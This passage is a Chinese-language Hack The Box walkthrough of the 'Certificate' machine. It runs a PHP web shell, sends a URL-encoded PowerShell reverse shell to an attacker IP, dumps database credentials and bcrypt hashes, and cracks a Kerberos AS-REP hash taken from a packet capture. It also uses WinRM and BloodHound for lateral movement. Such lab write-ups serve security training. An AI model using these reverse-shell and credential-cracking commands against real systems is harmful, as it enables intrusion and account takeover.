
成功了,测试命令执行:
$ curl http://certificate.htb/static/uploads/346f96e85d110b7cfb38fe3b00565313/evil.php -G -d 'cmd=whoami'
certificate\xamppuser
没有问题。
五、xamppuser shell#
本地监听 4444 端口:
$ rlwrap nc -lvnp 4444
Listening on 0.0.0.0 4444
rlwrap 工具能让我得到一个稳定的 Shell。
在 revshell 中生成一个反弹 Shell 代码(有些不一定能成):
$ curl http://certificate.htb/static/uploads/346f96e85d110b7cfb38fe3b00565313/evil.php -G -d 'cmd=powershell%20-nop%20-W%20hidden%20-noni%20-ep%20bypass%20-c%20%22%24TCPClient%20%3D%20New-Object%20Net.Sockets.TCPClient%28%2710.10.16.64%27%2C%204444%29%3B%24NetworkStream%20%3D%20%24TCPClient.GetStream%28%29%3B%24StreamWriter%20%3D%20New-Object%20IO.StreamWriter%28%24NetworkStream%29%3Bfunction%20WriteToStream%20%28%24String%29%20%7B%5Bbyte%5B%5D%5D%24script%3ABuffer%20%3D%200..%24TCPClient.ReceiveBufferSize%20%7C%20%25%20%7B0%7D%3B%24StreamWriter.Write%28%24String%20%2B%20%27SHELL%3E%20%27%29%3B%24StreamWriter.Flush%28%29%7DWriteToStream%20%27%27%3Bwhile%28%28%24BytesRead%20%3D%20%24NetworkStream.Read%28%24Buffer%2C%200%2C%20%24Buffer.Length%29%29%20-gt%200%29%20%7B%24Command%20%3D%20%28%5Btext.encoding%5D%3A%3AUTF8%29.GetString%28%24Buffer%2C%200%2C%20%24BytesRead%20-%201%29%3B%24Output%20%3D%20try%20%7BInvoke-Expression%20%24Command%202%3E%261%20%7C%20Out-String%7D%20catch%20%7B%24_%20%7C%20Out-String%7DWriteToStream%20%28%24Output%29%7D%24StreamWriter.Close%28%29%22'成功获得 Shell:
$ rlwrap nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.129.245.51 61119
SHELL>
根据目录名能判断出 Web 是运行在集成环境 XAMPP 中的:
SHELL> pwd

Path
----
C:\xampp\htdocs\certificate.htb
在 Web 根目录中能找到 db.php,其中有泄露的数据库凭据:
SHELL> cat db.php
<?php
// Database connection using PDO
try {
    $dsn = 'mysql:host=localhost;dbname=Certificate_WEBAPP_DB;charset=utf8mb4';
    $db_user = 'certificate_webapp_user'; // Change to your DB username
    $db_passwd = 'cert!f!c@teDBPWD'; // Change to your DB password
    $options = [
        PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,
        PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
    ];
    $pdo = new PDO($dsn, $db_user, $db_passwd, $options);
} catch (PDOException $e) {
    die('Database connection failed: ' . $e->getMessage());
}
?>
XAMPP 自带数据库工具,可以直接登入数据库:
SHELL> .\mysql.exe -u 'certificate_webapp_user' -p'cert!f!c@teDBPWD' -e 'show databases;'
Database
certificate_webapp_db
information_schema
test
经过验证,只有 certificate_webapp_db 中有数据表:
SHELL> .\mysql.exe -u 'certificate_webapp_user' -p'cert!f!c@teDBPWD' -e 'use certificate_webapp_db; show tables;'
Tables_in_certificate_webapp_db
course_sessions
courses
users
users_courses
在 users 表中能找到用户以及密码 Hash:
SHELL> .\mysql.exe -u 'certificate_webapp_user' -p'cert!f!c@teDBPWD' -e 'use certificate_webapp_db; select username,password,role from users'
username        password        role
Lorra.AAA       $2y$04$bZs2FUjVRiFswY84CUR8ve02ymuiy0QD23XOKFuT6IM2sBbgQvEFG    teacher
Sara1200        $2y$04$pgTOAkSnYMQoILmL6MRXLOOfFlZUPR4lAD2kvWZj.i/dyvXNSqCkK    teacher
Johney  $2y$04$VaUEcSd6p5NnpgwnHyh8zey13zo/hL7jfQd9U.PGyEW3yqBf.IxRq    student
havokww $2y$04$XSXoFSfcMoS5Zp8ojTeUSOj6ENEun6oWM93mvRQgvaBufba5I5nti    teacher
stev    $2y$04$6FHP.7xTHRGYRI9kRIo7deUHz0LX.vx2ixwv0cOW6TDtRGgOhRFX2    student
sara.b  $2y$04$CgDe/Thzw/Em/M4SkmXNbu0YdFo6uUs3nB.pzQPV.g8UdXikZNdH6    admin
hacker  $2y$04$JI.hleN/zgWYoFAMi7I7oeLPm3zHXS8JLIs39t73BFrsST/sc.4gS    student
这是 bcrypt Hash,hashcat 中的 Mode 为 3200。
我打算在本地破解这些 Hash,但建议一条一条来,因为如果 Hashcat(字典采用:rockyou.txt)无法在短时间内破解的,一般都是无效信息。
其中有一条的破解速度很快:
.\hashcat.exe -m 3200 '$2y$04$CgDe/Thzw/Em/M4SkmXNbu0YdFo6uUs3nB.pzQPV.g8UdXikZNdH6' .\rockyou.txt.\hashcat.exe -m 3200 --show '$2y$04$CgDe/Thzw/Em/M4SkmXNbu0YdFo6uUs3nB.pzQPV.g8UdXikZNdH6'
$2y$04$CgDe/Thzw/Em/M4SkmXNbu0YdFo6uUs3nB.pzQPV.g8UdXikZNdH6:Blink182得到新凭据:
username: sara.b
password: Blink182
额外提一下文件上传,根据 PHP 源码:
$finfo = finfo_open(FILEINFO_MIME_TYPE);
$fileContentType = finfo_file($finfo, $fileTmpPath);
finfo_close($finfo);
if (!in_array($fileContentType, $allowedMimeTypes)) {
    // 直接 400
}
后端的检测仅有:
- 后缀白名单
- 读取文件开头魔术字节,来判断真实文件类型
并没有提示中说的“malicious content”检测,对于 system 的失败,应该是 PHP 的全局配置文件(php.ini)中做了黑名单限制,比如:
disable_functions = system,...六、sara.b#
该用户具备访问 WinRM 的权限:
$ netexec winrm 10.129.245.51 -u 'sara.b' -p 'Blink182'
WINRM       10.129.245.51   5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:certificate.htb)
WINRM       10.129.245.51   5985   DC01             [+] certificate.htb\sara.b:Blink182 (Pwn3d!)
通过 evil-winrm 可以获得该用户的 Shell:
$ evil-winrm -i 10.129.245.51 -u 'sara.b' -p 'Blink182'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Sara.B\Documents>
在 Documents 目录中,有一个奇怪的目录 WS-01:
*Evil-WinRM* PS C:\Users\Sara.B\Documents> ls -force


    Directory: C:\Users\Sara.B\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d--hsl        11/3/2024  11:04 PM                My Music
d--hsl        11/3/2024  11:04 PM                My Pictures
d--hsl        11/3/2024  11:04 PM                My Videos
d-----        11/4/2024  12:53 AM                WS-01
-a-hs-       11/26/2024   4:12 PM            402 desktop.ini
目录中的内容放了一个流量包,并且配备了一个描述文件:
*Evil-WinRM* PS C:\Users\Sara.B\Documents\WS-01> ls -force


    Directory: C:\Users\Sara.B\Documents\WS-01


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        11/4/2024  12:44 AM            530 Description.txt
-a----        11/4/2024  12:45 AM         296660 WS-01_PktMon.pcap
查看描述信息:
*Evil-WinRM* PS C:\Users\Sara.B\Documents\WS-01> cat Description.txt
The workstation 01 is not able to open the "Reports" smb shared folder which is hosted on DC01.
When a user tries to input bad credentials, it returns bad credentials error.
But when a user provides valid credentials the file explorer freezes and then crashes!
其大致意思是,无论是否输入正确的凭据,workstation 01 均无法打开 DC01 上的 Reports 共享资源。
对应的流量包应该和这段描述相关,这是否意味着我能在流量包中看到新的凭据信息?
WireShark 打开后,过滤 smb2:

发起过很多条 SMB 会话建立,但是大多在 Session Setup 阶段(认证过程)就失败了。
有一条是成功的:

关于协商的认证算法,客户端将 Kevberos 放在第一条:

这也是默认且推荐的认证方式,而且从 Session Setup Request 中能看到 AP-REQ:

这意味着客户端就是通过 Kerberos 认证方式成功建立起了 SMB Session。
过滤 Kerberos 协议:

其中含有 TGT 的申请过程,这使得我可以从 AS-REP 中提取 enc-part 中的 cipher,构造出 Hashcat 能破解的格式,然后进行本地破解。
其格式可通过 Hashcat 的 --example-hashes 参数找到:

如果要看完整的示例,需要用到 --mach:
$ ./hashcat.bin -m 32200 --example-hash --mach
hashcat (v7.1.2) starting in hash-info mode

{ "32200": { "name": "Kerberos 5, etype 18, AS-REP", "category": "Network Protocol", "slow_hash": true, "is_deprecated": false, "deprecated_notice": "N/A", "password_type": "plain", "password_len_min": 0, "password_len_max": 256, "is_salted": true, "salt_type": "embedded", "salt_len_min": 0, "salt_len_max": 256, "kernel_type": [ "pure" ], "example_hash_format": "plain", "example_hash": "$krb5asrep$18$user$EXAMPLE.COM$aa4c494f520b27873a4de8f7$ebc9976a77f62e8ccca02d43d68bafcc66a81fcbb44a336b00ce401982f32975a5f9bcdc752643252185866685b0a30aaf50e449e392a5994e6979f23aba25f7704c90b2efa03b703c3c2f9e3617cc588ed226d0417e7742d45407878fd946d046b4a9732b9a203cb857811714b009c195b7c96b9bccb7e48832b11a4e92ecf24c49e54de8d0d5d5351445b5126db90bb7eebc7861db1e61de1175824b0a45023a6fa06c2a9d3035fdcf863bea922648e3dc28b48e39b1dec0869e7fe4de399cb52dfcf2596599da54a4bb0169c72d9496de2e137a4594e0e8a69082fc558ac9ace65d32eae5e260a65ca3f2f5871aaeee7a3b090b50f39321d120c144421e0abe7d", "example_pass": "hashcat", "benchmark_mask": "?a?a?a?a?a?a?a", "benchmark_charset1": "N/A", "autodetect_enabled": true, "self_test_enabled": true, "potfile_enabled": true, "keep_guessing": false, "custom_plugin": false, "plaintext_encoding": [ "ASCII", "HEX" ] } }
因此,格式为:
$krb5asrep$18$username$REALM$checksum$edata在 etype 18 中,cipher 可分为两部分:
- 加密数据(
edata) - 用于完整性验证的 Hash(
checksum,占 12 字节,位于 cipher 的末尾)
据此构造出符合格式的 Hash:
$krb5asrep$18$Lion.SK$CERTIFICATE.HTB$e58a8dd6dce273de596b33f6$7a4181856efd330c4003a769c2f35024d28d2d2babbcccd434f3c0a96963b85964f1177913f2b8dfe46a1478ddcfbfab16a53a1910baabd8e6b246ed194e957070a3cbeffbea5447cc97b33e6b473fd73629e7ecca7f56fe353333138375c2317d153e912c9f282382a842aec7a9f6a70714c983093950e6e43fa3b5fc92f0faa7ecaae688467388bbda5e7e596ec74680a72955e912cd8431b7849ab005d2a4aba74c7336aafa25dd05db3d4a5e74e5725de166f24b385af1333a131f25e8dbf07a96abb175707ac4839c6e4e7b9de9f7b23d7c05af250a103bbeb835cb23a1eaeace9d9f018a9f23ea5827ce6523326b2895860d23df2877e25d0311ecce8ec6b1274ea43188f9012d57d252f7eaa141a687b5c754f907be8e7ed7a33d41cc77b9ccfb0b5752e01256340b7fe8ada81122cd85038422d95313fa1b0dc480Hashcat 跑出来的结果:
.\hashcat.exe -m 32200 --show '$krb5asrep$18$Lion.SK$CERTIFICATE.HTB$e58a8dd6dce273de596b33f6$7a4181856efd330c4003a769c2f35024d28d2d2babbcccd434f3c0a96963b85964f1177913f2b8dfe46a1478ddcfbfab16a53a1910baabd8e6b246ed194e957070a3cbeffbea5447cc97b33e6b473fd73629e7ecca7f56fe353333138375c2317d153e912c9f282382a842aec7a9f6a70714c983093950e6e43fa3b5fc92f0faa7ecaae688467388bbda5e7e596ec74680a72955e912cd8431b7849ab005d2a4aba74c7336aafa25dd05db3d4a5e74e5725de166f24b385af1333a131f25e8dbf07a96abb175707ac4839c6e4e7b9de9f7b23d7c05af250a103bbeb835cb23a1eaeace9d9f018a9f23ea5827ce6523326b2895860d23df2877e25d0311ecce8ec6b1274ea43188f9012d57d252f7eaa141a687b5c754f907be8e7ed7a33d41cc77b9ccfb0b5752e01256340b7fe8ada81122cd85038422d95313fa1b0dc480'

$krb5asrep$18$Lion.SK$CERTIFICATE.HTB$e58a8dd6dce273de596b33f6$7a4181856efd330c4003a769c2f35024d28d2d2babbcccd434f3c0a96963b85964f1177913f2b8dfe46a1478ddcfbfab16a53a1910baabd8e6b246ed194e957070a3cbeffbea5447cc97b33e6b473fd73629e7ecca7f56fe353333138375c2317d153e912c9f282382a842aec7a9f6a70714c983093950e6e43fa3b5fc92f0faa7ecaae688467388bbda5e7e596ec74680a72955e912cd8431b7849ab005d2a4aba74c7336aafa25dd05db3d4a5e74e5725de166f24b385af1333a131f25e8dbf07a96abb175707ac4839c6e4e7b9de9f7b23d7c05af250a103bbeb835cb23a1eaeace9d9f018a9f23ea5827ce6523326b2895860d23df2877e25d0311ecce8ec6b1274ea43188f9012d57d252f7eaa141a687b5c754f907be8e7ed7a33d41cc77b9ccfb0b5752e01256340b7fe8ada81122cd85038422d95313fa1b0dc480:!QAZ2wsx

破解的原理很简单,通过字典中的密码,根据 etype 经过 string-to-key 操作生成对应的长期密钥,用该密钥去解密加密数据,得到的结果计算 Hash 值(完整性验证算法),将结果与真实 Hash 值对比,如果一致则意味着密码正确,不一致则继续测试。
新的凭据:
username: Lion.SK
password: !QAZ2wsx七、Lion.SK#
该用户同样具备访问 WinRM 的权限:
$ netexec winrm 10.129.245.51 -u 'Lion.SK' -p '!QAZ2wsx'
WINRM       10.129.245.51   5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:certificate.htb)
WINRM       10.129.245.51   5985   DC01             [+] certificate.htb\Lion.SK:!QAZ2wsx (Pwn3d!)
通过 evil-winrm 获得 Shell:
$ evil-winrm -i 10.129.245.51 -u 'Lion.SK' -p '!QAZ2wsx'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Lion.SK\Documents>
在 Desktop 目录中能找到 User Flag:
*Evil-WinRM* PS C:\Users\Lion.SK\Desktop> cat user.txt
07ada2f5**********************
域控上有杀软:
*Evil-WinRM* PS C:\Users\Lion.SK\Desktop> get-process

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
[snip]
    655     229   355764     375908              2704   0 MsMpEng
[snip]
我无法上传恶意程序(比如 SharpHound),上传后会被立刻清除。
但是,我依旧可以使用远程采集器:
$ bloodhound-ce-python -c All -ns 10.129.245.51 -u 'Lion.SK' -p '!QAZ2wsx' --zip -d certificate.htb
[snip]
INFO: Compressing output into 20260818101007_bloodhound.zip
将结果上传到 BloodHound 上,并锁定 Lion.SK 用户。
能发现他属于 DOMAIN CRA MANAGERS 组:
